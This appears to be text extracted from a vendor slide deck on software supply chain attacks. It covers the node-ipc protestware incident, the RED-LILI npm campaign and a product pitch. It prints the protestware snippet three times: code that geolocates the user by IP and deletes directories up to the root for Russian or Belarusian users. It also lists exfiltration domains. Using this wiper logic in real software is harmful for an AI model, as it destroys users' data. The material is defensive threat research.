
```
const path = require("path");
const fs = require("fs");
const https = require("https");
setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";
    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
            } catch (e) {}
        });
    });
}, 100);
```




```
"continent_code": "AS",
"continent_name": "Asia",
"country_code2":"IL",
"country_code3":"ISR",
"country_name":"Israel",
"country_capital":"Jerusalem",
"state prov": "Merkaz".
"district":"".
"city":"Petah Tikva".
"zipcode": "49000".
"latitude": "32.05295".
"longitude": "34.90457",
"is_eu":false,
"calling_code":"+972",
"country_tld":".il",
"languages": "he, ar-IL, en-IL, ",
"country_flag": "https://ipgeolocation.io/stati
"geoname_id": "294385",
"isp": "Bezeq International-Ltd",
"connection_type":"",
"organization": "Bezeq International-Ltd",
"currency":{
   "code":"ILS".
   "name": "New Israeli Shegel",
   "symbol":"D"
},
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");
setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";
    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");
setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";
    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                   deleteFile(parentDir);
                   deleteFile(grandParentDir);
                    deleteFile(root);
            } catch (e) {}
        });
    });
}, 100);
```



### **After**










Brandon Nozaki Miller @electricCowboyR · Mar 19

>U DOWNLOADED MY SOFTWARE FOR FREE SO IM ALLOWED TO WIPE UR COMPUTER










### RIAEvangelist commented on Mar 10

**@MidSpike** also, I've never heard the term protestware before. I think you just going term, and with that together we may have possibly had an entirely new idea.


## Attackers are evolving








### **Build custom infrastructure**




## Creating user accounts automatically and defeating 2FA validation

### Using disposable domains



### A cat and mouse game





RED-LILI is a software supply chain threat actor which has published 1586 malicious packages. As Checkmarx uncovered, this attacker has demonstrated new techniques that power him with automated NPM account creation.

This open-source project tracks **RED-LILI**'s activity over time as there are evidence the actor is still active. All information provided here is intended for research purposes.

The original package evidence samples as they were published to NPM with related metadata are available to download on our GitHub page github.com/checkmarx/red-lili







909
User Accounts



Exfiltration Addresses

Type a package name


### **Publication Time**

### Usernames

- Single Username
- Multiple Username


### Server

- ✓ AII
- 63603.fuzzdb.cf
- 3faa13bc25347fa55cff.d.reque...
- eome8ew0yti04in.m.pipedream...
- eo74s7cfv23fror.m.pipedream....
- ✓ 425a2.33mail.ga
- 33mail.ga
- 425a2.rt11.ml
- ✓ interactsh.com
- rt11.33mail.com
- c5c77jy2vtc0000xqshggde77jo...
- c5c77jy2vtc0000xqshggdrmqm...
- c5c77jy2vtc0000xqshggnsdwfy...









https://npmjs.com/package/bfx-hf-func-data

n-sssi

https://red-lili.info

## So, What do we do?



### Vulnerable = Malicious?

It's OK to manage risk of vulnerable open source code

- Vulnerability may not apply to you!
- You can disable vulnerable functionality

You are NEVER OK having malicious open source code


Reactive vs. Proactive



- Align Security & Operations
- Understand Your Open Source Risk Profile
- Triage Scan Results
- Prioritize Remediation
   Efforts & Exploitable Path



### The Checkmarx SCS Difference



SUPPLY CHAIN SECURIT'

**How Checkmarx Can Help:** 

Next Generation Software Composition Analysis (SCA) with Supply Chain Security




### **Thank You for Your Time!**

### Complimentary

Checkmarx Threat Intelligence Report

Provides the latest information on open-source software testing and discoveries to empower you with 'ahead of time' intelligence to ensure responsible use of open-source software.



### **Checkmarx Software Supply Chain Security Workshop**

- For AppSec or Security Practitioners
- Learn Software Supply Chain Infiltration & Attacks, and how to mitigate them.
   Include Hands-on Lab.
- Singapore, 8 November (Tuesday)
- Sign up at Checkmarx booth!



### Key Take-aways...

- 1. Open Source software is clearly a PROBLEM
- 2. Choosing the right open source packages is key
- 3. Good open source packages can go rogue
- 4. Vulnerable code = Malicious code?
- 5. Checkmarx Can Help: Next Gen Software Composition Analysis (SCA) with Supply Chain Security

### **Checkmar**

### Thank you

Questions. Feedback. Contact details.



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